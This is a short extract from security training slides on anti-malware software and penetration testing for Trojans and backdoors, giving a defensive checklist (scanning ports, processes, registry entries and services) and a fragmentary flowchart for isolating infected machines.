


**Anti-Malware
Software**




**Penetration
Testing**


Pen Testing for Trojans and Backdoors



- ⊖ Scan the system for open ports, running processes, registry entries, device drivers and services
- ⊖ If any suspicious port, process, registry entry, device driver or service is discovered, check the associated executable files
- ⊖ Collect more information about these from publisher's websites, if available, and Internet
- ⊖ Check if the open ports are known to be opened by Trojans in wild



Pen Testing for Trojans and Backdoors (Cont'd)



Pen Testing for Trojans and Backdoors (Cont'd)



Document all the findings

If Trojans
are
detected?

NO

Isolate the machine
from network

YES



Is updated
anti-virus
running?

NO

